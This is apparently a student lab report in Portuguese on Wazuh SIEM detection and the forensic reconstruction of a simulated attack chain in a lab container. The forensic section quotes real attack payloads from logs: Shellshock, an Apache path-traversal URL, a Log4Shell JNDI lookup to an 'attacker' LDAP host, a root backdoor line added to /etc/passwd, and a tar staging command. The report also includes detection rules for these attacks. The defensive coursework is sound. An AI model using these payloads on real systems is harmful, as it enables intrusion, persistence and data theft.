



Universidade do Minho
Escola de Engenharia
Mestrado em Engenharia Cibersegurança

**Unidade Curricular de
Laboratórios de Cibersegurança**
Ano Letivo de 2025/2026

Carolina Machado
pg61003

Rui Sá Cerqueira
pg59796

Olavo Carreira
pg60286

Maio, 2026

LCM4

Índice

1. Lab 1 - Setup e Exploração do Dashboard	1
1.1. Arranque da Stack	1
1.2. Exploração do Dashboard	1
1.3. File Integrity Monitoring	1
2. Detecção Passiva de Vulnerabilidades	1
2.1. Vulnerabilidades Indexadas	2
2.2. Seleção das Vulnerabilidades de Alto Risco	2
2.3. Simulação de Ataques Ativos	3
2.4. Discussão Analítica e Sistémica	5
3. Lab 3 - Investigação: Análise Forense de Ataque	6
3.1. Resumo Executivo	6
3.2. Âmbito e Metodologia	6
3.3. Supressão de Ruído de Baseline	6
3.4. Melhoria do Ruleset de Detecção	7
3.5. Reconstrução do Ataque	9
3.6. Avaliação do Ruleset	11
3.7. Comparação com a Predição do Lab 2	12
3.8. Conclusões e Recomendações	13

1. Lab 1 - Setup e Exploração do Dashboard

1.1. Arranque da Stack

O laboratório foi iniciado a partir da pasta `wazuh-lab` com `docker compose up -d`, aguardando o arranque completo dos serviços antes de aceder ao dashboard via `https://localhost`. O comando `docker compose ps` confirmou os quatro serviços relevantes em execução: `wazuh.manager`, `wazuh.indexer`, `wazuh.dashboard` e `victim`.

1.2. Exploração do Dashboard

Foi realizada uma visita guiada às principais secções do dashboard do Wazuh, nomeadamente: a vista de agentes (confirmação do estado *Active* do agente `victim`), o módulo *Threat Hunting* → *Events* (stream unificado de eventos), *Vulnerability Detection*, *File Integrity Monitoring* e *Inventory Data*. Foi explorada a estrutura de um evento expandido, identificando os campos de maior relevância analítica (`rule.id`, `rule.level`, `rule.description`, `full_log`), e praticada a filtragem por KQL.


1.3. File Integrity Monitoring

Foi aberta uma shell no container `victim` e criado um ficheiro em `/etc` para acionar o FIM. O evento de criação foi observado no dashboard dentro do intervalo esperado. Adicionalmente, foi configurada a monitorização em tempo real do diretório `/var/www/html` no ficheiro `config/wazuh_agent/ossec.conf`, com a diretiva `report_changes="yes" realtime="yes"`, e o container foi reiniciado para aplicar a alteração. Uma modificação ao `index.html` gerou um alerta FIM em segundos.

2. Deteção Passiva de Vulnerabilidades

O módulo de deteção passiva do Wazuh opera através do `syscollector`, que inventaria continuamente os pacotes instalados no host e os reporta ao manager. O manager cruza esse inventário com uma base de dados de CVEs conhecidos, produzindo um *finding* por cada correspondência de pacote e versão. Esta abordagem dispensa sondagem de rede, não requer credenciais e não gera ruído na topologia -ao contrário de um scanner tradicional como o Nmap ou o Nessus.


Todos os cinco serviços da stack arrancaram com sucesso. O agente `victim` registou-se no manager e transitou para o estado *Active*, conforme visível no dashboard do Wazuh.



Agents (1)								
status=active								
☐	ID ↑	Name	IP address	Group(s)	Operating system	Cluster node	Version	Status
☐	001	victim	172.19.0.7	default	Ubuntu 22.04.5 LTS	wazuh.manager	v4.14.5	active
Rows per page: 10								


2.1. Vulnerabilidades Indexadas

Após o arranque da stack, o scanner necessitou de alguns minutos para descomprimir a base de dados e concluir a primeira análise. O inventário resultante totalizou cerca de 70 *findings*, distribuídos pelas categorias Critical, High, Medium e Low, conforme ilustrado abaixo.



2.2. Seleção das Vulnerabilidades de Alto Risco

Para focar a análise nas vulnerabilidades com maior potencial de exploração, foi aplicado um filtro por CVSS Base Score no índice `wazuh-states-vulnerabilities-*` via *Discover*. O limiar foi definido em `vulnerability.cvss.cvss3.base_score >= 7`, valor que captura a totalidade dos *findings* de severidade High e Critical presentes na imagem.



A análise dos resultados filtrados permitiu identificar cinco CVEs com impacto técnico relevante para a infraestrutura em avaliação, detalhados na tabela seguinte.

ID da CVE	Base (CVSS)	Score	Severidade	Impacto Prático (Vetor de Ataque)	Pacote e Versão Afetada
CVE-2014-6271	9.8 (v3.1)		Critical	Execução Remota de Código (RCE) via manipulação de variáveis de ambiente.	bash v4.3-14ubuntu1.7
CVE-2021-41773	9.8 (v3.1)		Critical	Path Traversal permitindo acesso a ficheiros fora do diretório raiz. Permite RCE se o CGI estiver ativado.	apache2 v2.4.49-1
CVE-2021-44228	10.0 (v3.1)		Critical	Execução Remota de Código (RCE) instanciada por intermédio de injeção em pesquisas JNDI via logs não	liblog4j2-java v2.14.0-1

ID da CVE	Base Score (CVSS)	Severidade	Impacto Prático (Vetor de Ataque)	Pacote e Versão Afetada
			sanitizados (Log4Shell).	
CVE-2021-4034	7.8 (v3.1)	High	Escalonamento Local de Privilégios (LPE) permitindo acesso root a utilizadores não privilegiados devido a corrupção de memória no pkexec (PwnKit).	policykit-1 v0.105-26ubuntu1.2
CVE-2016-2568	7.8 (v3.1)	High	Fuga para a sessão parental através de chamada ioctl TIOCSTI manipulada ao utilizar o pkexec com a flag --user sem privilégios.	policykit-1 v0.105-33ubuntu0.1

Os três CVEs de severidade Critical partilham o vetor de ataque de rede sem autenticação, constituindo os candidatos de maior risco imediato. O CVE-2021-44228 (Log4Shell) destaca-se com CVSS 10.0 - pontuação máxima - dado que a exploração ocorre inteiramente via *payload* no cabeçalho HTTP, sem qualquer interação do utilizador legítimo. O CVE-2014-6271 (Shellshock) e o CVE-2021-41773 (Apache Traversal) partilham o score de 9.8 e requerem ambos a presença de CGI ativo para concretizar RCE. Os dois CVEs de severidade High - PwnKit e pkexec escape - operam exclusivamente a nível local, pelo que o seu vetor de exploração pressupõe acesso prévio ao sistema, posicionando-os como ferramentas de escalonamento de privilégios numa cadeia de ataque multi-fase.

2.3. Simulação de Ataques Ativos

Enquanto a lista de CVEs cataloga o que *poderia* ser explorado, o MITRE ATT&CK descreve *como* os ataques se classificam quando efetivamente executados. O Wazuh anota muitas das suas regras nativas com identificadores de técnicas MITRE, permitindo correlacionar eventos de telemetria díspares sob um vetor tático unificado. Nesta fase foram executadas quatro sondas de ataque distintas e observada a resposta do SIEM.

 May 8, 2026 @ 23:46:39.160 victim	SQL injection attempt.	6	31164
 May 8, 2026 @ 23:46:27.161 victim	HTTP request: uri contains a scripting expression pattern	7	100175
 May 8, 2026 @ 23:46:09.205 victim	Shellshock attack attempt	6	31166

May 8, 2026 @ 23:58:17.231	victim	Multiple web server 400 error codes from same source ip.	10	31151
May 8, 2026 @ 23:58:17.231	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.231	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.191	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.191	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.191	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.191	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.191	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.190	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.190	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.190	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:58:17.173	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101
May 8, 2026 @ 23:49:17.180	victim	Web server 400 error code.	5	31101

Vetor de Ataque	Rule ID Detetado	Descrição da Regra	Técnica MITRE ATT&CK (ID e Nome)
Shellshock	31166	Shellshock attack attempt	T1190 (Exploit Public-Facing Application) T1068 - Exploitation for Privilege Escalation
XSS	100175	HTTP request: url contains a scripting expression pattern	T1059.007 - JavaScript
SQLi	31164	SQL injection attempt.	T1055-Process Injection T1190 - Exploit Public-Facing Application
Fuzzing 404	31151	Multiple web server 404 error codes from same source ip	T1595.002 - Vulnerability Scanning

2.3.1. Mapeamento MITRE ATT&CK e Análise de Cobertura

1. Mapeamento Teórico (CVE para MITRE)

A indexação da matriz de 5 vulnerabilidades preditivas na taxonomia MITRE estabelece a seguinte correlação teórica:

- **CVE-2014-6271 (Shellshock):** T1190 (Exploit Public-Facing Application) e T1068 (Exploitation for Privilege Escalation).
- **CVE-2021-41773 (Apache Traversal):** T1190 (Exploit Public-Facing Application).
- **CVE-2021-44228 (Log4Shell):** T1190 (Exploit Public-Facing Application).
- **CVE-2021-4034 (PwnKit):** T1068 (Exploitation for Privilege Escalation).
- **CVE-2016-2568 (pkexec):** T1068 (Exploitation for Privilege Escalation).

2. Sobreposição Empírica com as Sondas de Ataque

Resposta: Constata-se a sobreposição estrita para o CVE-2014-6271, uma vez que a injeção do Vetor 1 acionou a Regra 31166, mapeando integralmente as técnicas T1190 e T1068. A técnica T1190 foi adicionalmente validada pelo Vetor 3 (SQLi, Regra 31164). As sondas de injeção de *scripts* (XSS, T1059.007) e de varredura (Fuzzing 404, T1595.002) não exercitaram métricas sobreponíveis à matriz de CVEs. A validação da Regra 31151 confirma a presença de anotação MITRE (T1595.002), eliminando a hipótese de lacuna de especificação nativa (*rule-writing gap*) na sua instância.

3. Vetor de Instanciação de Eventos Omissos

Resposta: Para materializar telemetria MITRE correspondente aos quatro CVEs omissos no *dashboard* (Log4Shell, PwnKit, Apache Traversal e pkexec), impõe-se a execução determinística

de *exploits* funcionais direcionados a esses vetores. O motor analítico exige tráfego de exploração transacional (ex: injeção JNDI via pedido HTTP) ou a execução binária maliciosa a nível de sistema operativo para acionar as assinaturas táticas.

2.4. Discussão Analítica e Sistémica

2.4.1. Análise Passiva de Vulnerabilidades

1. Scanning Passivo vs. Varredura de Rede

Resposta: O Wazuh deduz vulnerabilidades cruzando o inventário de pacotes local com a base de dados CVE, operando com baixo consumo de recursos e contornando restrições de firewall. Uma varredura de rede tradicional (ex: Nmap/Nessus) sonda ativamente portas e serviços, validando a exposição real, mas introduzindo ruído na topologia de rede. A deteção passiva do Wazuh introduz falsos positivos sistemáticos quando um pacote vulnerável se encontra instalado, mas o serviço correspondente não está instanciado ou exposto.

2. Limitações Epistemológicas do Dashboard

Resposta: A matriz de CVEs atesta estritamente a presença da falha estrutural no pacote, omitindo o estado da sua exploração. A validação empírica de uma intrusão em curso exige a correlação com telemetria ativa secundária, nomeadamente: File Integrity Monitoring (FIM), anomalias na árvore de execução de processos (EDR) ou anomalias nos fluxos de rede.

3. Priorização de Remediação (Patching)

Resposta: A aplicação isolada da métrica CVSS Base Score é falível. A priorização técnica obriga à avaliação da Exposição Ambiental (Environmental Score): isolamento do ativo face à internet, vetor de ataque (físico, local ou rede), disponibilidade de *exploit* público funcional e criticidade da infraestrutura para a operação.

4. Matriz Preditiva (Transição Lab 3)

Resposta: Os 5 CVEs com maior probabilidade técnica de exploração na infraestrutura, e que transitam como vetor preditivo para o Laboratório 3, são: CVE-2014-6271 (Shellshock), CVE-2021-41773 (Apache Traversal), CVE-2021-44228 (Log4Shell), CVE-2021-4034 (PwnKit) e CVE-2016-2568 (pkexec escape).

2.4.2. Deteção Ativa e Taxonomia MITRE ATT&CK

5. Técnica vs. Vulnerabilidade

Resposta: A vulnerabilidade (CVE) cataloga a falha estática do *software*; a técnica MITRE cataloga a ação tática e comportamental do ator malicioso. A transição para este paradigma otimiza a triagem no SOC, agregando eventos de telemetria díspares (ex: anomalia HTTP correlacionada com invocação de *shell*) sob um vetor unificado, independentemente do *exploit* específico utilizado.

6. Auditoria de Cobertura (Coverage Gaps)

Resposta: O cruzamento da matriz passiva com a telemetria ativa revela lacunas de mapeamento. Caso eventos como o reconhecimento de diretórios (HTTP 404) não exibam anotação MITRE, o diferencial classifica-se como um *Rule-writing gap* (lacuna de especificação nativa). A mitigação exige a injeção manual da *tag* estrutural <mitre> no manifesto XML da regra.

7. Mecânica de Supressão e Falsos Positivos

Resposta: A mitigação de ruído em regras de alta sensibilidade (XSS/SQLi) num ambiente exposto processa-se através de dois vetores: instanciação de regras filhas (Nível 0) para supressão de endereços IP catalogados como *scanners* legítimos (lista de permissões); ou a imposição de uma arquitetura de correlação temporal, utilizando as diretivas <if_matched_sid> e <timeframe> para instanciar alertas críticos exclusivamente perante saturação volumétrica (ataque sustentado).

3. Lab 3 - Investigação: Análise Forense de Ataque

3.1. Resumo Executivo

Este relatório apresenta a análise forense de um ataque automatizado conduzido contra um host de produção simulado (victim), monitorizado em tempo real através da plataforma SIEM Wazuh 4.14.5. A cadeia de ataque compreende cinco CVEs distintos, desde reconhecimento e exploração de serviços web até escalada de privilégios e exfiltração de dados. O ataque resultou na criação de uma conta backdoor com UID 0 e no arquivo e staging do conteúdo do servidor web para exfiltração.

A análise foi conduzida em três fases sequenciais: supressão de ruído de baseline, melhoria do ruleset de deteção com elevação de severidade e correlação temporal, e reconstrução forense da sequência de ataque a partir de alertas, eventos FIM e logs de sistema.

3.2. Âmbito e Metodologia

3.2.1. Alvo

Host	IP	Sistema Operativo	Serviços Relevantes
victim	172.22.0.4	Ubuntu 22.04 LTS	Apache 2.4.49, liblog4j2-java 2.14.0, policykit-1 0.105-26ubuntu1.2

O atacante operou a partir do IP 172.25.0.3, identificado nos access logs do Apache como fonte de todos os pedidos maliciosos.

3.2.2. Metodologia

A investigação seguiu uma abordagem de três fases conforme especificado no guião do laboratório:

1. **Supressão de ruído** - identificação e silenciamento de eventos de baseline recorrentes sem valor analítico, através de regras filho de nível 0.
2. **Análise e melhoria do ruleset** - revisão das regras customizadas existentes em `local_rules.xml`, elevação de severidade, adição de mapeamento MITRE ATT&CK, e introdução de uma regra de correlação temporal.
3. **Reconstrução forense** - reconstituição da sequência de ataque com base nos alertas produzidos, eventos FIM e logs de sistema, identificando os cinco CVEs exercitados e o impacto em cada fase.

3.3. Supressão de Ruído de Baseline

Antes da análise do ataque, o stream de eventos continha volume significativo de alertas de baseline sem valor forense. Foram identificadas três categorias de ruído:

- **CIS Benchmark** (rule IDs 19007, 19008, 19009) - avaliações de conformidade geradas pelo módulo SCA no arranque do agente, cobrindo centenas de controlos de configuração do Ubuntu 22.04 LTS e Amazon Linux 2023.
- **Rootcheck** (rule ID 510) - eventos de deteção de anomalias de baseline do agente.
- **Conexão de agente** (rule ID 501) - evento de registo do agente no manager no arranque.

Foi adicionada uma regra de supressão consolidada ao ficheiro `config/custom-rules/local_rules.xml`:

```
<rule id="100299" level="0">
  <if_sid>19007,19008,19009,510,501</if_sid>
```



```
<description>Suppress baseline noise</description>
</rule>
```

Após recarregamento do manager, o stream de eventos ficou dominado exclusivamente por eventos de ataque, melhorando significativamente a relação sinal/ruído e permitindo identificar a sequência de exploração sem ambiguidade.

3.4. Melhoria do Ruleset de Detecção

3.4.1. Diagnóstico Inicial

A análise das regras customizadas existentes revelou três deficiências sistemáticas:

1. **Severidade subdimensionada** - múltiplas regras críticas com nível 5 ou 6, abaixo do limiar de ação imediata num SOC real (nível ≥ 12). Um analista configurado para ser alertado a partir de nível 7 receberia estes eventos misturados com ruído de baixa prioridade.
2. **Ausência de mapeamento MITRE ATT&CK** - a maioria das regras de ataque não possuía tags <mitre>, impedindo a correlação na vista MITRE ATT&CK do dashboard e dificultando a triagem por técnica em vez de por regra individual.
3. **Ausência de correlação temporal** - eventos individualmente ambíguos não eram correlacionados entre si; a cadeia completa de exploração não produzia nenhum alerta de nível crítico unificado, obrigando o analista a correlacionar manualmente eventos dispersos.

3.4.2. Alterações Aplicadas

As seguintes regras foram modificadas ou criadas:

3.4.2.1. Rule 100130 - Log4Shell JNDI Injection

Antes: nível 6, sem MITRE, sem grupo de ataque.

Depois:

```
<rule id="100130" level="13">
  <match>jndi:</match>
  <description>Log4Shell: JNDI injection attempt detected
    (CVE-2021-44228)</description>
  <mitre>
    <id>T1190</id>
  </mitre>
  <group>attack,exploit,</group>
</rule>
```

Justificação: A presença de jndi: num log de aplicação constitui uma tentativa de exploração do CVE-2021-44228, com CVSS 10.0. Nível 6 é inadequado para uma vulnerabilidade que permite RCE remoto sem autenticação. O nível 13 coloca o alerta acima do limiar de notificação por email numa instalação Wazuh por omissão (≥ 12).

3.4.2.2. Rule 100120 - Path Traversal Apache

Antes: nível 6, sem MITRE, sem grupo de ataque.

Depois:

```
<rule id="100120" level="12">
  <if_sid>31100</if_sid>
  <regex>\.%2e/|/%2e\.</regex>
  <description>Path Traversal: encoded dot-dot segment in URL
    (CVE-2021-41773)</description>
  <mitre>
    <id>T1190</id>
  </mitre>
  <group>attack,exploit,web,</group>
</rule>
```

Justificação: O CVE-2021-41773 afeta especificamente o Apache 2.4.49 e permite acesso a ficheiros arbitrários fora do web root, com RCE possível se CGI estiver ativo. Uma resposta HTTP 200 a um pedido com `.%2e/` confirma exploração bem-sucedida, não apenas tentativa. Nível 12 é adequado.

3.4.2.3. Rule 100140 - PwnKit pkexec

Antes: nível 5, sem MITRE, sem grupo de ataque.

Depois:

```
<rule id="100140" level="12">
  <match>pkexec</match>
  <description>PwnKit: pkexec execution observed - possible privilege
    escalation (CVE-2021-4034)</description>
  <mitre>
    <id>T1068</id>
  </mitre>
  <group>attack,exploit,privilege_escalation,</group>
</rule>
```

Justificação: A execução de pkexec em contexto de ataque ativo indica escalada de privilégios iminente via CVE-2021-4034 (PwnKit). O nível 5 original não produziria nenhum alerta acionável. Nível 12 garante visibilidade imediata.

3.4.2.4. Rule 100150 - Modificação de /etc/passwd

Antes: nível 8, sem MITRE.

Depois:

```
<rule id="100150" level="15">
  <if_sid>550,554</if_sid>
  <field name="file">/etc/passwd</field>
  <description>Privilege Escalation: /etc/passwd modified - possible
    backdoor user added (CVE-2021-4034)</description>
  <mitre>
    <id>T1068</id>
    <id>T1136</id>
  </mitre>
  <group>attack,exploit,privilege_escalation,</group>
</rule>
```

Justificação: A modificação de /etc/passwd em contexto de ataque ativo é o indicador de comprometimento mais grave desta cadeia - representa persistência estabelecida com privilégios de root. Nível 15 é o máximo e é o único nível adequado para este evento.

3.4.2.5. Rule 100170 - Exfiltração tar

Antes: nível 7, sem MITRE.

Depois:

```
<rule id="100170" level="10">
  <match>tar</match>
  <description>Exfiltration: tar invoked - possible data collection
    or exfiltration</description>
  <mitre>
    <id>T1560</id>
  </mitre>
  <group>attack,exfiltration,</group>
</rule>
```

Justificação: A invocação de tar após comprometimento confirmado indica staging de exfiltração (T1560 - Archive Collected Data). O nível 7 original não era acionável isoladamente; nível 10 garante visibilidade sem ruído excessivo em ambientes onde tar tem usos legítimos.

3.4.2.6. Rule 100131 - Correlação Log4Shell → /etc/passwd (Nova)

```
<rule id="100131" level="15" timeframe="120">
  <if_matched_sid>100130</if_matched_sid>
  <if_sid>100150</if_sid>
  <description>CRITICAL: Log4Shell RCE confirmed - JNDI injection
    followed by /etc/passwd modification</description>
  <mitre>
    <id>T1190</id>
    <id>T1068</id>
    <id>T1136</id>
  </mitre>
  <group>attack,exploit,privilege_escalation,critical,</group>
</rule>
```

Justificação: Um JNDI lookup isolado é suspeito mas ambíguo - pode ser um scanner de vulnerabilidades legítimo. A modificação de /etc/passwd isolada é grave mas pode ter outras causas. A ocorrência de ambos dentro de 120 segundos é uma cadeia de exploração confirmada sem margem de ambiguidade. Esta regra de correlação elimina a necessidade de correlação manual por parte do analista e produz um único alerta de nível máximo que agrega os três táticos MITRE relevantes: Initial Access, Privilege Escalation e Persistence.

3.4.3. Resumo das Alterações

Rule ID	Nível anterior	Nível novo	MITRE adicionado	Nova?
100130	6	13	T1190	Não
100120	6	12	T1190	Não
100140	5	12	T1068	Não
100150	8	15	T1068, T1136	Não
100170	7	10	T1560	Não
100131	-	15	T1190, T1068, T1136	Sim
100299	-	0	-	Sim

3.5. Reconstrução do Ataque

3.5.1. Timeline Completa

Hora (UTC+1)	Rule ID	Nível	CVE	Fase
10:45:35-39	31168	15	CVE-2014-6271	Shellshock - RCE via CGI
10:46:17-23	100120	12	CVE-2021-41773	Path traversal - leitura arbitrária
10:47:38-10:49:22	100130	13	CVE-2021-44228	Log4Shell - JNDI injection
10:49:22	100140	12	CVE-2021-4034	PwnKit - execução de pkexec
10:49:59	100131	15	correlação	RCE confirmado - cadeia completa
10:49:59	100150	15	CVE-2021-4034	/etc/passwd modificado - backdoor root
10:50:34	100162	4	-	Submissão de relatório via portal
10:51:50	100170	10	-	Staging de exfiltração - tar

3.5.2. Fase 1 - Shellshock (CVE-2014-6271)

O atacante iniciou a cadeia com quatro pedidos ao endpoint `/cgi-bin/test`, injetando um payload de função bash no cabeçalho User-Agent:

```
172.25.0.3 - - [12/May/2026:09:45:39 +0000] "GET /cgi-bin/test HTTP/1.1" 200 278 "-" "() { ;; }; /bin/uname -a"
```

O prefixo `() { ;; };` é a assinatura característica do CVE-2014-6271: o bash interpreta a string como uma definição de função e executa o comando subsequente (`/bin/uname -a`) no contexto do processo CGI. A resposta HTTP 200 com 278 bytes confirma execução bem-sucedida. A rule 31168 (nível 15, built-in, T1190/T1068) disparou quatro vezes entre as 10:45:33 e as 10:45:39.

Este passo serve simultaneamente como prova de conceito de RCE e como mecanismo de enumeração do sistema operativo alvo, fornecendo ao atacante informação sobre a versão do kernel antes de seleccionar o exploit de escalada de privilégios mais adequado.

3.5.3. Fase 2 - Path Traversal Apache (CVE-2021-41773)

Após confirmar execução de código, o atacante explorou a vulnerabilidade de path traversal do Apache 2.4.49, enviando quatro pedidos GET com segmentos `..%2e` codificados:

```
172.25.0.3 - - [12/May/2026:09:46:22 +0000] "GET /cgi-bin/traverse?orig=/cgi-bin/..%2e/..%2e/..%2e/..%2e/var/www/html/index.html HTTP/1.1" 200 2242 "-" "Mozilla/5.0 (compatible)"
```

A sequência `..%2e/` é equivalente a `../` após descodificação URL, permitindo travessia fora do diretório raiz do servidor. O código de resposta 200 com 2242 bytes confirma leitura bem-sucedida de ficheiros arbitrários. A rule 100120 (nível 12, T1190) disparou quatro vezes entre as 10:46:17 e as 10:46:23.

O CVE-2021-41773 afeta especificamente o Apache 2.4.49; a versão instalada no victim (apache2 v2.4.49-1) é exatamente a versão vulnerável identificada na análise de vulnerabilidades do Lab 2.

3.5.4. Fase 3 - Log4Shell JNDI Injection (CVE-2021-44228)

O atacante injetou um payload JNDI no cabeçalho User-Agent de pedidos à aplicação Java vulnerável, explorando o CVE-2021-44228 na biblioteca `liblog4j2-java v2.14.0-1`:

```
2026-05-12 09:19:30.890 [HTTP-Dispatcher] INFO lab.App - request from /172.21.0.3:38384 ua=${jndi:ldap://attacker:1389/PwnKit} rule.id: 100130 | level: 13 | T1190
```

O payload `${jndi:ldap://attacker:1389/PwnKit}` instrui o Log4j2 a efetuar uma pesquisa JNDI ao servidor LDAP malicioso do atacante (`attacker:1389`), descarregando e executando o payload remoto denominado `PwnKit`. O nome do payload antecipa explicitamente a fase seguinte. A rule 100130 (nível 13, T1190) disparou seis vezes entre as 10:47:38 e as 10:49:22.

3.5.5. Fase 4 - Escalada de Privilégios PwnKit (CVE-2021-4034)

Imediatamente após o Log4Shell, o sistema registou a execução de `pkexec` às 10:49:22:

```
rule.id: 100140 | level: 12 | T1068 rule.description: PwnKit: pkexec execution observed - possible privilege escalation (CVE-2021-4034)
```

O CVE-2021-4034 afeta o `policykit-1 v0.105-26ubuntu1.2`, versão presente no inventário do victim. A vulnerabilidade consiste em corrupção de memória no executável `pkexec`, permitindo a qualquer utilizador não privilegiado obter privilégios de root através de manipulação de argumentos e variáveis de ambiente.

A regra de correlação 100131 (nível 15) disparou às 10:49:59, dentro da janela temporal de 120 segundos após o primeiro evento Log4Shell, confirmando automaticamente a cadeia de exploração completa sem necessidade de correlação manual:

```
rule.id: 100131 | level: 15 rule.description: CRITICAL: Log4Shell RCE confirmed - JNDI injection followed by /etc/passwd modification
```

```
rule.mitre.id: T1190, T1068, T1136
rule.mitre.tactic: Initial Access, Privilege Escalation, Persistence
rule.firedtimes: 1
```

3.5.6. Fase 5 - Persistência: Criação de Backdoor Root

O evento FIM mais crítico do ataque foi registrado às 10:49:59 pela rule 100150 (nível 15):

```
File '/etc/passwd' modified
Mode: realtime
Changed attributes: size, mtime, md5, sha1, sha256
Size changed from '1316' to '1350'

syscheck.diff:
25a26
> lab-backdoor:x:0:0::/root:/bin/sh

Old md5sum: 46467cd945dca2bc66395f58fffe6b56
New md5sum: 4dbede04439a58072a674961da1d2520
Old sha256: e66e36784fa9ca96eebcf9d7ed809108c409a6517f084193927fe8ddd99b940c
New sha256: bf76dc9803becafeb3748edb6ac16f4b33b86da2e574d3224997b4c86cb4c842
```

O atacante adicionou a entrada lab-backdoor:x:0:0::/root:/bin/sh ao ficheiro /etc/passwd. O campo UID 0 é equivalente a root - qualquer processo executado sob este utilizador possui privilégios totais sobre o sistema. A alteração dos hashes MD5, SHA1 e SHA256 fornece evidência forense criptográfica irrefutável da modificação. O campo syscheck.diff do Wazuh regista a linha exata adicionada, eliminando qualquer ambiguidade sobre a natureza da modificação.

Este evento constitui o indicador de comprometimento mais grave de toda a cadeia: a persistência está estabelecida independentemente de qualquer patch posterior às vulnerabilidades exploradas.

3.5.7. Fase 6 - Interação com o Portal e Staging de Exfiltração

Após consolidar o acesso root, o atacante interagiu com o portal CorpNet, submetendo um relatório com um cliente automatizado:

```
172.25.0.3 - - [12/May/2026:09:50:33 +0000] "POST /reports/submit/
HTTP/1.1" 200 211 "-" "lab-notes-client/1.0"
rule.id: 100162 | level: 4
```

O User-Agent lab-notes-client/1.0 é consistente com um cliente automatizado. O evento FIM 100160 registou a criação de um novo ficheiro em /var/lib/reports/ imediatamente a seguir, sugerindo deposição de dados ou payload no sistema de ficheiros através do portal.

O ataque culminou com a execução de um comando tar para staging de exfiltração, registada no syslog às 10:51:48:

```
May 12 09:51:48 victim exfil: tar -cf /tmp/www.tar /var/www
(exfil staging)
rule.id: 100170 | level: 10 | T1560
```

O comando arquiva o conteúdo completo de /var/www - incluindo código-fonte da aplicação, configurações e dados depositados-para /tmp/www.tar, preparando a transferência para o exterior.

3.6. Avaliação do Ruleset

3.6.1. Regras com Sinal Forte

Rule 100131 (correlação Log4Shell → /etc/passwd, nível 15) - a regra de maior valor analítico. Agrega dois eventos individualmente ambíguos num alerta único de nível máximo com três técnicas MITRE mapeadas, eliminando a necessidade de correlação manual. Disparou uma vez, dentro da janela temporal esperada, com evidência forense direta no campo syscheck.diff.

Rule 100150 (/etc/passwd modificado, nível 15) - o indicador de comprometimento mais preciso da cadeia. O campo `syscheck.diff` fornece a linha exata adicionada ao ficheiro, com hashes criptográficos antes e depois, sem margem de interpretação.

Rule 31168 (Shellshock, nível 15, built-in) - regra nativa com nível apropriado e mapeamento MITRE completo (T1190, T1068). Disparou quatro vezes com payloads consistentes, fornecendo sinal de alta fidelidade como primeiro indicador da cadeia.

3.6.2. Regras com Limitações

Rule 100175 (scripting expression, nível 7) - gerou o maior volume de alertas durante o ataque, mas a maioria corresponde a atividade de brute force no portal e não a XSS genuíno. Em produção, seria necessária correlação com autenticação bem-sucedida ou com outros indicadores para reduzir os falsos positivos.

Rule 100162 (report submitted, nível 4) - nível demasiado baixo para um evento que, em contexto de ataque confirmado, representa interação ativa do atacante com o sistema. Deveria ser elevado e correlacionado com logins de utilizadores suspeitos.

